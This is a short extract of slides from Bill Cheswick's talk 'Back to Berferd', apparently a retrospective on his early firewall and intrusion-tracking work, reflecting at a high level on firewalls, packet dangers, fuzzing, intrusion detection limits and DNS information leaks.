
- **Who is Berferd?**

Some final questions

- **Who is Berferd?**
- **How was the paper received?**


Reflections on some of our early attitudes

- **high-security firewall is too much**
- **IP packets *are* dangerous**
 - **Crashme (fuzzing), options, kernel code**
 - **IDS's don't really know what the endpoint is seeing (packet normalization, vern paxson and bro)**
- **DNS does leak information**
 - **mapping and recon is still the first job of an attacker**



05/01/1999

Thursday, November 8, 12



Back to Berferd

Bill Cheswick
ches@cheswick.com

50 of about 106